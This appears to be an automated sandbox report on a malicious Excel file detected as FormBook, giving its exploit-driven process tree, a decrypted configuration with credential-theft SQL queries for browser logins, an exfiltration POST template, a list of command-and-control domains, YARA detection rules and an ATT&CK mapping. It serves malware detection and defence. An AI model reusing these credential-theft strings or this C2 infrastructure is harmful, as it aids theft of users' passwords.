ID: 344799
Sample Name: PAYMENT LIST .xlsx
Cookbook: defaultwindowsofficecookbook.jbs
Time: 07:18:48
Date: 27/01/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report PAYMENT LIST .xlsx

Overview


General Information

Sample Name:	PAYMENT LIST .xlsx
Analysis ID:	344799
MD5:	d707fd5eefcf9c3…
SHA1:	6d9f2993d77d9e3.
SHA256:	ad2ea245de878f5.
Tags:	VelvetSweatshop xlsx

Most interesting Screenshot:



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Office document tries to convince vi…
- Sigma detected: Droppers Exploiting…
- Sigma detected: EQNEDT32.EXE c…
- Sigma detected: File Dropped By EQ…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected AntiVM_3
- Yara detected FormBook
- Drops PE files to the user root direc…
- Injects a PE file into a foreign proce…

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 2032 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
- EQNEDT32.EXE (PID: 2432 cmdline: 'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 824 cmdline: 'C:\Users\Public\vbc.exe' MD5: 3ED71F97489274760B6CF02192304259)
    - vbc.exe (PID: 2856 cmdline: C:\Users\Public\vbc.exe MD5: 3ED71F97489274760B6CF02192304259)
      - explorer.exe (PID: 1388 cmdline: MD5: 38AE1B3C38FAEF56FE4907922F0385BA)
      - msiexec.exe (PID: 1204 cmdline: C:\Windows\SysWOW64\msiexec.exe MD5: 4315D6ECAE85024A0567DF2CB253B7B0)
        - cmd.exe (PID: 2364 cmdline: /c del 'C:\Users\Public\vbc.exe' MD5: AD7B9C14083B52BC532FBA5948342B98)
- **cleanup**

Malware Configuration

Threatname: FormBook


```
{
  "Config: ": [
    "CONFIG_PATTERNS 0x79df",
    "KEY1_OFFSET 0x1bb79",
    "CONFIG SIZE : 0xcd",
    "CONFIG OFFSET 0x1bbcd",
    "URL SIZE : 26",
    "searching string pattern",
    "strings_offset 0x1a6a3",
    "searching hashes pattern",
    "--------------------------------------------------",
    "Decrypted Function Hashes",
    "--------------------------------------------------",
    "0x17be8675",
    "0xf43668a6",
    "0x980476e5",
    "0x35a6d50c",
    "0xf89290dc",
    "0x94261f57",
    "0x7d54c891",
    "0x47cb721",
    "0xf72d70b3",
    "0x9f715020",
    "0xbf0a5e41",
    "0x2902d074",
```

```
"0xf653b199",
"0xc8c42cc6",
"0x2e1b7599",
"0x210d4d07",
"0x6d2a7921",
"0x8ea85a2f",
"0x207c50ff",
"0xb967410a",
"0x1eb17415",
"0xb46802f8",
"0x11da8518",
"0xf42ed5c",
"0x2885a3d3",
"0x445675fa",
"0x5c289b4c",
"0x40ede5aa",
"0xf24946a2",
"0x8559c3e2",
"0xb9d34d23",
"0xa14d0a19",
"0x2d07bbe2",
"0xbbd1d68c",
"0xb28c29d4",
"0x3911edeb",
"0xefad046d",
"0xa0605497",
"0xf5529cbf",
"0x5507576a",
"0xfa2467c8",
"0x5b6423bf",
"0xe22409b9",
"0xde1eba2",
"0xae847e2",
"0xa8cfcc9",
"0x26fc2c69",
"0x5d8a75ac",
"0x22eb3474",
"0x2b37c918",
"0x79402007",
"0x7544791c",
"0x641b2c94",
"0x1db04ecf",
"0xf5d02cd8",
"0xad01221c",
"0x6206e716",
"0x5e4b9b9a",
"0xe4e2f5f4",
"0x54c93159",
"0x25ea79b",
"0x5bf29119",
"0xd6507db",
"0x32ffc9f8",
"0xe4cfab72",
"0x98db5380",
"0xce4cc542",
"0x3092a0a2",
"0x66053660",
"0x2607a133",
"0xfcd01441",
"0x80b41d4",
"0x4102ad8d",
"0x857bf6a6",
"0xd3ec6064",
"0x23145fc4",
"0xc026698f",
"0x8f5385d8",
"0x2430512b",
"0x3ebe9086",
"0x4c6fddb5",
"0x276db13e",
"0xe00f0a8e",
"0x85cf9404",
"0xb2248784",
"0xcdc7e023",
"0x11f5f50",
"0x1dd4bc1c",
"0x8235fce2",
"0xc72ce2d5",
"0x263178b",
"0x57585356",
"0x9cb95240",
"0xcc39fef",
"0x9347ac57",
"0x9d9522dc",
"0x911bc70e",
"0x74443db9",
"0xf04c1aa9",
"0x6484bcb5",
"0x11fc2f72",
"0x2b44324f",
"0x9d70beea",
```

```
    "0x59adf952",
    "0x172ac7b4",
    "0x5d4b4e66",
    "0xed297eae",
    "0xa88492a6",
    "0xb21b057c",
    "0x70f35767",
    "0xb6f4d5a8",
    "0x67cea859",
    "0xc1626bff",
    "0xb4e1ae2",
    "0x24a48dcf",
    "0xe11da208",
    "0x1c920818",
    "0x65f4449c",
    "0xc30bc050",
    "0x3e86e1fb",
    "0x9e01fc32",
    "0x216500c2",
    "0x48e207c9",
    "0x2decf13e",
    "0x19996921",
    "0xb7da3dd7",
    "0x47f39d2b",
    "0x6777e2de",
    "0xd980e37f",
    "0x963fea3b",
    "0xacddb7ea",
    "0x110aec35",
    "0x647331f3",
    "0x2e381da4",
    "0x50f66474",
    "0xec16e0c0",
    "0xf9d81a42",
    "0xd6c6f9db",
    "0xef3df91",
    "0x60e0e203",
    "0x7c81caaf",
    "0x71c2ec76",
    "0x25e431cc",
    "0x106f568f",
    "0x6a60c8a9",
    "0xb758aab3",
    "0x3b34de90",
    "0x700420f5",
    "0xee359a7e",
    "0xd1d808a",
    "0x47ba47a5",
    "0xff959c4c",
    "0x5d30a87d",
    "0xaa95a900",
    "0x80b19064",
    "0x9c5a481a",
    "0x1dd252d",
    "0xdb3055fc",
    "0xe0cf8bf1",
    "0x3a48eabc",
    "0xf0472f97",
    "0x4a6323de",
    "0x4260edca",
    "0x53f7fb4f",
    "0x3d2e9c99",
    "0xf6879235",
    "0xe6723cac",
    "0xe184dfaa",
    "0xe99ffaa0",
    "0xf6aebe25",
    "0xefadf9a5",
    "0x215de938",
    "0x757906aa",
    "0x84f8d766",
    "0xb6494f65",
    "0x13a75318",
    "0x5bde5587",
    "0xe9eba2a4",
    "0x6b8a0df3",
    "0x9c02f250",
    "0xe52a2a2e",
    "0xdb96173c",
    "0x3c0f2fc",
    "0xc30c49a6",
    "0xcb591d7f",
    "0x5c4ee455",
    "0x7c81c71d",
    "0x11c6f95e",
    "----------------------------------------------------",
    "Decrypted Strings",
    "----------------------------------------------------",
    "USERNAME",
    "LOCALAPPDATA",
    "USERPROFILE",
```

```
"APPDATA",
"TEMP",
"ProgramFiles",
"CommonProgramFiles",
"ALLUSERSPROFILE",
"/c copy \"",
"/c del \"",
"\\Run",
"\\Policies",
"\\Explorer",
"\\Registry\\User",
"\\Registry\\Machine",
"\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion",
"Office\\15.0\\Outlook\\Profiles\\Outlook\\",
" NT\\CurrentVersion\\Windows Messaging Subsystem\\Profiles\\Outlook\\",
"\\SOFTWARE\\Mozilla\\Mozilla ",
"\\Mozilla",
"Username: ",
"Password: ",
"formSubmitURL",
"usernameField",
"encryptedUsername",
"encryptedPassword",
"\\logins.json",
"\\signons.sqlite",
"\\Mail\\",
"\\Foxmail",
"\\Storage\\",
"\\Accounts\\Account.rec0",
"\\Data\\AccCfg\\Accounts.tdat",
"\\Microsoft\\Vault\\",
"SELECT encryptedUsername, encryptedPassword, formSubmitURL FROM moz_logins",
"\\Google\\Chrome\\User Data\\Default\\Login Data",
"SELECT origin_url, username_value, password_value FROM logins",
".exe",
".com",
".scr",
".pif",
".cmd",
".bat",
"ms",
"win",
"gdi",
"mfc",
"vga",
"igfx",
"user",
"help",
"config",
"update",
"regsvc",
"chkdsk",
"systray",
"audiodg",
"certmgr",
"autochk",
"taskhost",
"colorcpl",
"services",
"IconCache",
"ThumbCache",
"Cookies",
"SeDebugPrivilege",
"SeShutdownPrivilege",
"\\BaseNamedObjects",
"config.php",
"POST ",
" HTTP/1.1",
"",
"Host: ",
"",
"Connection: close",
"",
"Content-Length: ",
"",
"Cache-Control: no-cache",
"",
"Origin: http://",
"",
"User-Agent: Mozilla Firefox/4.0",
"",
"Content-Type: application/x-www-form-urlencoded",
"",
"Accept: */*",
"",
"Referer: http://",
"",
"Accept-Language: en-US",
"",
"Accept-Encoding: gzip, deflate",
"",
```

```
    "dat=",
    "f-start",
    "keboate.club",
    "whitehatiq.com",
    "loimtech.com",
    "icaroagencia.com",
    "snigglez.com",
    "noreservationsxpress.com",
    "villacascabel.com",
    "5037adairway.com",
    "growingequity.fund",
    "stafffully.com",
    "bingent.info",
    "tmssaleguarantee.com",
    "neonatalfeedrates.com",
    "george-beauty.com",
    "oraghallaighjourney.net",
    "zunutrition.com",
    "sylkysmooveentertainment.com",
    "ddmns6tzey2d.com",
    "dvcstay.com",
    "304shaughnessygreen.info",
    "ourbestbutes.com",
    "taob345.com",
    "fadhilaaqiqah.com",
    "freshmarketfood.com",
    "digitalcreativeclass.com",
    "bitcoin-devnotes.com",
    "rentapalla.com",
    "ethiopianjulary.com",
    "skillsknit.com",
    "circleoflifeco-op.com",
    "esteemquantum.life",
    "indiashiksha.com",
    "yqhbcapzy.icu",
    "goldcrownusa.com",
    "cinefil-i.com",
    "pickmeagift.com",
    "biomig.net",
    "actusdumoment.com",
    "theglobalfeedback.com",
    "skindetailing.com",
    "simplifiedvirtualsolutions.com",
    "ggss081746bcd.xyz",
    "spreadaccounts.com",
    "kapiscart.com",
    "fuyigranuletion.com",
    "doxinlabs.com",
    "piemontelaw.net",
    "kstamerica.com",
    "tueddur.com",
    "opmania36.com",
    "cartooninhindi4all.com",
    "chefericcatering.com",
    "tenshounoyu.com",
    "over64.com",
    "kerifletcherrock.com",
    "ruidongcctv.com",
    "ceejing.com",
    "dailyxe.online",
    "ubiquitus1.com",
    "binggraesantorini.com",
    "eggsmission.com",
    "revolutionarydisciples.com",
    "eatrestmoverepeat.co.uk",
    "kyleknievil.com",
    "f-end",
    "--------------------------------------------------",
    "Decrypted CnC URL",
    "--------------------------------------------------",
    "www.classifoods.com/oean/\u0000"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.2222809957.0000000000400000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000005.00000002.2222809957.0000000000400000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000005.00000002.2222809957.0000000000400000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
00000007.00000002.2379572834.0000000000090000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000007.00000002.2379572834.0000000000090000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 18 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
5.2.vbc.exe.400000.1.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.vbc.exe.400000.1.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b82:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13895:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13381:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13997:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b0f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x859a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9312:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18987:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a2a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
5.2.vbc.exe.400000.1.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x158b9:$sqlite3step: 68 34 1C 7B E1 • 0x159cc:$sqlite3step: 68 34 1C 7B E1 • 0x158e8:$sqlite3text: 68 38 2A 90 C5 • 0x15a0d:$sqlite3text: 68 38 2A 90 C5 • 0x158fb:$sqlite3blob: 68 53 D8 7F 8C • 0x15a23:$sqlite3blob: 68 53 D8 7F 8C
5.2.vbc.exe.400000.1.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
5.2.vbc.exe.400000.1.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 1 entries				

Sigma Overview

System Summary:

Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: EQNEDT32.EXE connecting to internet


Sigma detected: File Dropped By EQNEDT32EXE

Sigma detected: Executables Started in Suspicious Folder

Sigma detected: Execution in Non-Executable Folder

Sigma detected: Suspicious Program Location Process Starts

Signature Overview



- AV Detection
- Exploits
- Compliance
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Machine Learning detection for dropped file

Exploits:

Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Compliance:

Uses new MSVCR Dlls

Binary contains paths to debug symbols

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

E-Banking Fraud:

Yara detected FormBook

System Summary:

Malicious sample detected (through community Yara rule)

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Office equation editor drops PE file

Boot Survival:

Drops PE files to the user root directory

Malware Analysis System Evasion:

Yara detected AntiVM_3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Injects a PE file into a foreign processes

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook

Remote Access Functionality:


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networl Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 6 1 2	Masquerading 1 1 1	OS Credential Dumping	Security Software Discovery 2 2 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdr Insecure Network Commu
Default Accounts	Exploitation for Client Execution 1 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 3	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1 4	Exploit S Redirect Calls/SM
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit S Track D Locatior
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 6 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 2 3	SIM Car Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1 1	LSA Secrets	File and Directory Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipul Device Commu
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 4 1	Cached Domain Credentials	System Information Discovery 1 1 3	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jammin Denial o Service

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Networl Effects
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 2	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue V Access


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

